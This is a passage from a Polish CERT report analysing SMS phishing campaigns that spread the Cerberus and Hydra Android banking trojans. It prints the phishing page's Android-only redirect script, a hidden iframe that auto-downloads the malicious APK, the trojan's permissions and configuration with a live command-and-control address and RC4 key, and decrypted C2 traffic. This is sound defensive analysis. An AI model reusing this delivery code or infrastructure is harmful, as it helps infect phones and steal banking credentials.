
Od momentu rejestracji domeny i/lub certyfikatu, nazwa ta staje się widoczna publicznie jako wpis DNS albo rekord w Certificate Transparency Log. Dopiero wówczas jej wykrycie jest przynajmniej teoretycznie możliwe, co nie znaczy, że zawsze w praktyce wykonalne bez wykorzystania nieproporcjonalnych środków. Im szybciej po tym zdarzeniu następuje atak, tym mniej mamy czasu na podjęcie środków zaradczych. Czas reakcji zespołów CERT i wdrażania blokad jest tu krytycznym czynnikiem sukcesu, dlatego automatyczny monitoring i skuteczna mitygacja prowadzone muszą być w trybie 24/7. Domeny wykorzystywane w phishingu SMS w kampaniach „na kuriera” muszą być blokowane w ciągu kilkadziesiątu minut od ich rejestracji, a nie dopiero w następnym dniu roboczym.

Podsumowanie

Phishing SMS jest z nami od wielu lat. W ubiegłym roku do starych kampanii „na kuriera” czy „na ogłoszenie”, dołączyły nowe, związane z bieżącą sytuacją w kraju i na świecie. Emocje takie jak strach, poczucie niepewności, które towarzyszyły szczególnie początkom pandemii koronawirusa, bardzo ułatwiły zadanie oszustom. Z drugiej jednak strony, sytuacja ta przyczyniła się również do przyspieszenia działań po jasnej stronie mocy i do zawarcia antyphishingowego porozumienia różnych podmiotów zajmujących się tematyką cyberbezpieczeństwa i do przynajmniej częściowej poprawy sytuacji klientów, którzy nie korzystają z usług takich jak CyberTarcza.

PS 4 lutego 2021 r. Prokuratura Regionalna w Warszawie poinformowała o zatrzymaniu i tymczasowym aresztowaniu grupy przestępczej zajmującej się m.in. phishingiem SMS metodą „na kuriera”.

Michał Łopacki



Fałszywe aplikacje mobilne, czyli instaluj TYLKO ze sklepu!

Kilka czołowych banków, Allegro, Lidl, wreszcie zdecydowanie ulubieniec ślących phishingowe SMS-y przestępców – InPost. Zalewały one telefony Polaków w 2020 roku. Co było ich wspólną cechą? Tego domyśliliście się zapewne, czytając pierwsze zdanie – rzekome aplikacje nie miały nic wspólnego z ofertą firm, których marki zostały nadużyte. Zamiast tego, jeśli daliśmy się przekonać socjo-technicznym sztuczkom, instalowaliśmy na telefonie/tablecie trojana Cerberus, wyspecjalizowanego w wykradaniu danych logowania do bankowości elektronicznej, a nawet kodów z aplikacji Google Authenticator.

Prawdziwy sklep czy serwer przestępcy?

O ile na początku przestępcy przesyłali linki w SMS-ach, im bliżej końca roku, tym częściej używali łączy do witryn, do złudzenia przypominających Sklep Google Play. Różnica była taka, że kliknięcie w celu instalacji nie przenosiło nas do aplikacji sklepu, ale po prostu uruchamiało ściąganie pliku *.apk bezpośrednio z serwera przestępcy. Oczywiście ostatnie zabezpieczenie niezmiennie działało – w celu instalacji pliku musieliśmy odblokować z poziomu telefonu zgodę na instalację aplikacji spoza sklepu Play. U coraz większej liczby internautów taki monit wywołuje alarm, jednak regularność opartych o ten motyw kampanii dowodzi, że muszą się one przestępcom najzwyczajniej w świecie opłacać. Jak wyglądają nasze statystyki? Kampanie „na ogłoszenie OLX” generują jednostkowe wejścia, bowiem są celowane w konkretnego użytkownika. Podczas jednego przykładowego dnia fake newsowej kampanii ze strony, podszywającą się pod Facebooka, co 20 minut pojawiały się 1-2 nowe domeny. W sumie było ich 15, a 8 tysięcy użytkowników „odpukało” się 14 tys. razy. Dzięki naszym mechanizmom coraz częściej blokujemy pojedyncze bramki po kilkunastu-kilkudziesięciu wejściach.

Jak to działa?

Przyjrzyjmy się technicznej analizie aktywności Cerberusa. Ten przypadek oparliśmy o atak w nieco innym stylu, ale aktywność malware’u wygląda w każdym przypadku podobnie – różniły się tylko nazwy aplikacji.

Zaczęło się od SMS-a:

Dzisiaj naliczona zostanie opłata za subskrypcję 30 zł. Aby anulować subskrypcję prosimy o odinstalowanie aplikacji.Deinstalator: hxxp://wrozbyonline.net/wróżby

W kodzie strony, odpowiedzialnym za przekierowanie, widać, że złośliwa aktywność podejmowana jest wyłącznie w przypadku stwierdzenia, iż ofiara otwiera link na telefonie z systemem Android.

```
<script type="text/javascript">
var isMobile = {
  Android: function() {
    return navigator.userAgent.match(/Android/i);
```

```
},
BlackBerry: function() {
  return navigator.userAgent.match(/BlackBerry/i);
},
iOS: function() {
  return navigator.userAgent.match(/
iPhone|iPad|iPod/i);
},
Opera: function() {
  return navigator.userAgent.match(/Opera Mini/i);
},
Windows: function() {
  return navigator.userAgent.match(/IEMobile/i);
},
any: function() {
  return (isMobile.Android() || isMobile.BlackBer-
ry() || isMobile.iOS() || isMobile.Opera() || isMobile.
Windows());
}
};

if ( isMobile.Android() ) {
document.location.href="download.html";
}else{
document.location.href="https://www.wrozbyonline.pl";
}
</script>
```

Ostateczne przekierowanie następuje na stronę wrozbyonline.

```
net/download.html
<iframe width="1" height="1" frameborder="0"
src="sklepjubilerski.apk"></iframe>
```

Skąd finalnie pobierana jest złośliwa aplikacja:

hxxp://wrozbyonline.net/sklepjubilerski.apk

W opcjach telefonu należy zezwolić na instalację aplikacji z nieznanych źródeł. Aplikacje spoza sklepu Play nie instalują się automatycznie (wymagają zmiany ustawień przez użytkownika)

W momencie analizy wirus rozpoznawalny był przez siedem silników antywirusów pod różnymi nazwami.

- AhnLab-V3 Trojan/Android.Banker.896466
- AhnLab-V3 Trojan/Android.Banker.896466
- Avast-Mobile Android:Evo-gen [Trj]
- Avira (no cloud) ANDROID/Dropper.FRGT.Gen
- CAT-QuickHeal Android.Agent.GEN32502
- DrWeb Android.BankBot.2311
- F-Secure Malware.ANDROID/Dropper.FRGT.Gen
- Fortinet Android/Agent.DVLItr
- Ikarus Trojan-Banker.AndroidOS.Cerberus
- K7GW Trojan (0055e1561)
- Kaspersky HEUR:Trojan-Dropper.AndroidOS.Hqwar.bp
- ZoneAlarm by Check Point HEUR:Trojan-Dropper.Androi-dOS.Hqwar.bp

Z samych uprawnień pliku APK wygląda, iż jego funkcjonalność polega na kradzieży SMS-ów przychodzących na zainfekowany telefon, co wynika z uprawnień, zawartych w pliku AndroidManifest.xml:




```

<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" android:compileSdkVersion="23" android:compileSdkVersionCodename="6.0-2438415" package="lhsp.zcbyngoqjpbzbpq.hqbcmbtz" platformBuildVersionCode="23" platformBuildVersionName="6.0-2438415">
  <uses-permission android:name="android.permission.READ_CONTACTS"/>
  <uses-permission android:name="android.permission.CALL_PHONE"/>
  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.WAKE_LOCK"/>
  <uses-permission android:name="android.permission.WAKE_LOCK"/>
  <uses-permission android:name="android.permission.READ_SMS"/>
  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
  <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
  <uses-permission android:name="android.permission.SEND_SMS"/>
  <uses-permission android:name="android.permission.RECEIVE_SMS"/>
  <application android:allowBackup="true" android:icon="@mipmap/ic_launcher" android:label="Sklep Jubilerski" android:name="lhsp.zcbyngoqjpbzbpq.hqbcmbtz.XcertainTopple" android:roundIcon="@mipmap/ic_launcher_round" android:supportRtl="true" android:theme="@android:style/Theme.Translucent.NoTitleBar">
    <activity android:name="qujfnblzgcdjxqsmnua.biitilrludzi.ascxgxmtwcfaksdqgtzypd.Ptoesell" android:screenOrientation="portrait"/>
  </application>
</manifest>


```

- odczyt kontaktów
- wykonywanie połączeń
- dostęp do internetu
- wskaźnik baterii
- wysyłanie wiadomości SMS
- odczyt SMS odczyt informacji o stanie urządzenia (dane sieci, numer telefonu, status połączeń)

Aplikacja instaluje się jak ta zwykła na Androida. Bez wątplenia czerwoną lampkę u użytkownika powinien zapalić fakt, iż jako „deinstalator” instalujemy aplikację... Sklep Jubilerski. W późniejszych miesiącach, w przypadku ataków, podszywających się pod Allegro, czy InPost, przestępcy pilnowali tego dużo dokładniej.



Co więcej, po zainstalowaniu aplikacji otwiera się okno z monitem proszącym o włączenie rzekomej „Ochrony Telefonu”. Przestępcy chcą przekonać ofiarę, iż jest to niezbędne, by aplikacja w pełni działała na telefonie, a tak naprawdę umożliwia to wirusowi uzyskanie dalszych, znacznie szerszych uprawnień niezbędnych do efektywnego działania.



Oczywiście aplikację znajdziemy również w systemowym menedżerze. Dalsza analiza wykazuje, iż mamy do czynienia z Cerberusem - bardzo popularnym tzw. bankierem na smartfony, służącym do wykradania haseł dostępowych, loginów do aplikacji bankowych i SMS-ów autoryzacyjnych. Robi to głównie za pomocą nakładek (ang. overlay) przysłaniających ekran i podszywających się pod bank. Kod do wstrzyknięcia nakładki pobierany jest z zewnętrznego serwera, podczas gdy wirus jest uruchomiony na zainfekowanym telefonie. Złośliwe oprogramowanie w kodzie posiada funkcjonalność dynamicznie ładujących się modułów.


Poniżej przedstawiamy konfigurację wraz z widocznym kluczem RC4, służącym do szyfrowania i odszyfrowania przesyłanych danych między zainfekowanym telefonem a serwerem Command&Control:

```

<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <int name="lastVersionCodeUsed" value="2357121" />
</map>
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="idbot">a4jd56tj3fbx58211</string>
  <string name="lockDevice">0</string>
  <string name="timeMails">-1</string>
  <string name="timeWorking">1096</string>
  <string name="statCards">0</string>
  <string name="urlAdminPanel">http://curcaoes.club</string>
  <string name="LogSMS">BLOCK DISABLE ACCESSIBILITY
SERVICE::endLog:</string>
  <string name="activeDevice">0</string>
  <string name="nameInject"></string>
  <string name="packageNameDefaultSmsMenager">com.android.mms</string>
  <string name="activityAccessibilityVisible">1</string>
  <string name="urls"></string>
  <string name="autoClick">1</string>
  <string name="old_start_inj">0</string>
  <string name="app_inject"></string>
  <string name="timestop">0</string>
  <string name="goOffProtect"></string>
  <string name="display_width">1080</string>
  <string name="logsContacts"></string>
  <string name="packageNameActivityInject">qujfnblzgcdjxqsmnua.biitilrludzi.ascxgxmtwcfaksdqgtzypd.indvy.opxvzpqjw</string>
  <string name="actionSettingInection"></string>
  <string name="statDownloadModule">0</string>
  <string name="arrayInjection"></string>
  <string name="offSound">0</string>
  <string name="timeProtect">-1</string>
  <string name="listSaveLogsInjection"></string>
  <string name="activeInjection">0</string>
  <string name="statAccessibilty">1</string>
  <string name="killApplication"></string>
  <string name="timeInject">-1</string>
  <string name="checkupdateInection"></string>
  <string name="whileStartUpdateInection"></string>
  <string name="getIdentifier">1234567890</string>
  <string name="packageName">lhsp.zcbyngoqjpbzbpq.hqbcmbtz</string>
  <string name="initialization">good</string>
  <string name="day1PermissionSMS">1</string>
  <string name="startpush"></string>
  <string name="keylogger"></string>
  <string name="checkProtect">2</string>
  <string name="starterService"></string>
  <string name="schetAdmin">90</string>
  <string name="getPermissionsToSMS"></string>
  <string name="dataKeylogger"></string>
  <string name="statusInstall"></string>
  <string name="inj_start">0</string>
  <string name="statMails">0</string>
  <string name="logsSavedSMS"></string>
  <string name="idSettings"></string>
  <string name="schetBootReceiver">90</string>
  <string name="step">0</string>
  <string name="statBanks">0</string>
  <string name="statProtect">0</string>
  <string name="hiddenSMS"></string>
  <string name="logsApplications"></string>
  <string name="key">sfhdfhwerkhgjgh</string>
  <string name="timeCC">-1</string>
  <string name="display_height">1920</string>
  <string name="statAdmin">0</string>
  <string name="startInstalledTeamViewer">1</string>
  <string name="kill"></string>
</map>

```

Jak wskazuje kod, malware pozwala atakującemu nie tylko na podglądanie SMS-ów, ale także danych logowania do banków, treści maili i wiele więcej. W trakcie analizy uruchomiono w środowisku odizolowanym komunikację telefonu z C&C pod adresem curcaoes.club. Poniższy proces przedstawia odszyfrowanie przesyłanych danych.



Przykładowa zaszyfrowana komunikacja po wcześniejszym zdekodowaniu base64:

619afaf2c4d6eafc61d88b329376bb31b03deb18bf9cc351da42b7f5b177a76f76d057
 19645a25ee2a852aa7e969c92da15a5ae84ab35217b4cd7e4e8067ae9dc5f15cc89
 4030938842806b343c34f92dec141b2cc6586c50a060cbc82a23ca23d0409921393
 7566d33fe3f183c4b709f763e491c3425c2aac18c8fea1e0e02563b7db4f090a58327
 69b026dba0d7c17d400a2536e7c0a66b7b8b3a8ddbcd4ddac19a252430d59c634e
 2380be395039c7af066acda0d8e4f0c31fbb3b14e572322f17fc3c0aadfd4d6e5b871
 22453a162cf3a4a94e41f53bf71a89947ce19f7c99af952c04d2188f7ada32770fcab0
 c4070fe3a5a6d31751a74c027ed90ed2ad024867fe5ca83cf63d1cba40788fe6fa950
 000a7c2

Po zdekodowaniu przy użyciu klucza RC4 „sfhdfhwerkhgjfgh” ciąg wygląda tak:

7B 22 69 64 22 3A 22 67 70 69 62 38 6D 64 69 34 63 61 73 75 37 68 76 68 22 2C 22 69 64 53 65 74 74 69 6E 67 73 22 3A 22
 22 2C 22 73 74 61 74 41 64 6D 69 6E 22 3A 22 30 22 2C 22 73 74 61 74 50 72 6F 74 65 63 74 22 3A 22 32 22 2C 22 73 74 61
 74 53 63 72 65 65 6E 22 3A 22 31 22 2C 22 73 74 61 74 41 63 63 65 73 73 69 62 69 6C 74 79 22 3A 22 31 22 2C 22 73 74 61
 74 53 4D 53 22 3A 22 30 22 2C 22 73 74 61 74 43 61 72 64 73 22 3A 22 30 22 2C 22 73 74 61 74 42 61 6E 6B 73 22 3A 22 30
 22 2C 22 73 74 61 74 4D 61 69 6C 73 22 3A 22 30 22 2C 22 61 63 74 69 76 65 44 65 76 69 63 65 22 3A 22 30 22 2C 22 74 69
 6D 65 57 6F 72 6B 69 6E 67 22 3A 22 31 32 30 22 2C 22 73 74 61 74 44 6F 77 6E 6C 6F 61 64 4D 6F 64 75 6C 65 22 3A 22 30
 22 2C 22 62 61 74 74 65 72 79 4C 65 76 65 6C 22 3A 22 31 30 30 22 2C 22 6C 6F 63 61 6C 65 22 3A 22 70 6C 22 7D


Ostatecznie odszyfrowany wynik końcowy transmisji do C&C wygląda tak:

```

{"id": "gpib8mdi3casu7hvh", "idSettings": "", "statAdmin": "0", "statProtect": "2", "statScreen": "1",
"statAccessibility": "1", "statSMS": "0", "statCards": "0", "statBanks": "0", "statMails": "0",
"activeDevice": "0", "timeWorking": "120", "statDownloadModule": "0", "batteryLevel": "100",
"locale": "pl"}
```

Pod nas też się podszywali

Oszuści byli na tyle mili, by udawać również naszą firmę. W CERT Orange Polska poczuliliśmy się naprawdę docenieni, zobaczywszy kiedyś coś, co do złudzenia przypominało ekran CyberTarczy:



Jak mawiał Walt Whitman (1819-1892), amerykański poeta, „Wzorowanie się na innych uznanych twórcach to nic zdrożnego, to najlepszy znany mi sposób na rozwój własnego talentu”. Lepiej byśmy się jednak czuli, gdyby twórcy tej witryny dyskutowali swój talent na uczciwe sposoby. Tym razem mieliśmy do czynienia z bankierem Hydra (w wersji PC pod tą nazwą funkcjonuje ransomware), dysponującym takimi możliwościami:

Text: dostęp do sms

USSD: wykonywanie połączeń wysyłanie kodów USSD

Injects: Nakładka przesłaniający aplikacje (np. bankowe), by użytkownik wprowadził swoje dane

Locker: blokowanie ekranu

Screencast: nagrywanie ekranu

Taki programik może naprawdę narobić sporo szkody...

Co dalej?

Na pierwszy rzut oka tego typu schemat ataku wydaje się grubymi nićmi szyty. Jednak fakt, iż regularnie pojawiają się nowe kampanie dowodzi, iż przestępcy uzyskują satysfakcjonujący ich zwrot z „inwestycji”. A to dlatego, że niezmiennie najsłabszym ogniwem wszystkich zabezpieczeń jest człowiek. My, przy wsparciu naszych systemów, staramy się Wam pomagać i jak najwcześniej blokować potwierdzone złośliwe strony. Dzięki temu albo nie zdołacie ściągnąć fałszywej aplikacji, albo – w najgorszym przypadku – zainstalowana aplikacja nie połączy się z serwerami przestępców. Wy, [sprawdzając swoją sieć na stronie CyberTarczy](#), dowiecie się, że dzieje się coś złego i jak sobie z tym poradzić.

Jeśli mielibyście zapamiętać z tego materiału jedną rzecz, niech to będzie poniższe:

Nie instaluj aplikacji na telefon spoza oficjalnego sklepu!

(chyba, że jesteś researcherem i/lub zdecydowanie wiesz, co robisz).

Michał Rosiak, Iwo Graj

Komentarz Partnera:



Łukasz Cepok

Od początku swojej kariery związany z branżą finansową, gdzie przeszedł ścieżkę od młodszego administratora systemów, do kierownika zespołu IT, zawsze z zacięciem na bezpieczeństwo. W pewnym momencie postanowił zostać bezpiecznikiem na pełny etat. Obecnie jest pracownikiem Santander Bank Polska, gdzie zajmuje się analizą i reagowaniem na incydenty bezpieczeństwa oraz cyberzagrożenia. Hobbystycznie zajmuje się analizą aplikacji mobilnych i śledzeniem zagrożeń mobilnych.

2020 rok pod znakiem Cerberusa...



Wydarzenia 2020 roku wymusiły na nas zintensyfikowanie swoich działań on-line. Przez sytuację pandemiczną zostaliśmy niejako przymuszeni do przeniesienia swoich codziennych czynności do świata internetu, smart i mobile. Rynek się przystosował, my się przystosowaliśmy, a przestępcy również nie tracili czasu i zaadoptowali się do nowej rzeczywistości znacznie szybciej.



Dostępność na czarnym rynku złośliwego oprogramowania w różnorodnych formach, czy to standardowe nabycie produktu, czy jego wynajem w formule MaaS – (), spowodowało wysyp wielu rodzajów aplikacji. Niewątpliwie przez długi czas, „król był jeden” - Cerberus. Oprogramowanie stworzone przez rosyjskich developerów, reklamowane na darknetowym forum xss[.]is, pojawiło się już w czerwcu 2019 roku. Jednak dopiero rok 2020 rozpędził tę maszynę. Udostępnianie go w formie MaaS spowodowało, że próg wejścia w ten „biznes”

był stosunkowo niski. Ceny wynajmu oprogramowania na miesiąc zaczynały się od 2000 dolarów (bez uwzględnienia promocji).

I tak Polskę nawiedziły kampanie podszywania się pod ulubionego przez przestępców InPostu, ale również Allegro, Pekao czy Aplikacji fitnessowych. Każdy z tych scenariuszy był dopracowany, tak by konwersja z kampanii była jak największa.



Zaloguj się do Twojej Nowej Bankowości

Podaj login

Podaj hasło

Nastąpiło pomyślne wylogowanie

Dalej



Typowy scenariusz składał się z kilku elementów:

1. SMS do ofiary - który był sztuczką socjotechniczną, która nakłaniała do wejścia na stronę, schowaną pod aktywnym linkiem w wiadomości tekstowej. Przestępcy korzystali z bramek SMS-owych, które pozwalały wysyłać wiadomości z nadpisem (np.: INPOST). Treść była zależna od scenariusza, a w kampaniach InPost-owych była to informacja o tym, że trzeba zaktualizować adres dostawy w aplikacji, lub żeby odebrać kod do paczkomatu, należy pobrać nową wersję aplikacji.
2. Landing Page - który podszywał się pod daną markę lub imitował sklep z aplikacjami Google Play, występowały również scenariusze łączące oba te elementy. Jako analitycy mogliśmy obserwować w jaki sposób te zestawy phishingowe są rozwijane przez przestępców. Początkowo strona dystrybuowała jedną aplikację, w kolejnych etapach ewolucji dochodziło do sytuacji, gdy pojedynczy scenariusz infekował ofiarę jedną, losową aplikacją z dostępnych kilkudziesięciu na stronie.
3. Aplikacja – zazwyczaj Cerberus; powyższy schemat jest wykorzystywany również przy dostarczaniu innych rodzajów trojanów bankowych na Androida.

Cerberus po zainstalowaniu żądał nadania uprawnień do „Ułatwień Dostępu”. Dzięki temu rozszerzał swoje możliwości na zainfekowanym urządzeniu - symulował kliknięcia na kolejnych pytaniach systemu o kolejne uprawnienia, ukrywał swoją ikonę, utrudniał deinstalację. Oprogramowanie po infekcji pobierało listę zainstalowanych aplikacji na urządzeniu przekazując ją do serwera zarządzającego. Następnie operator wybierał

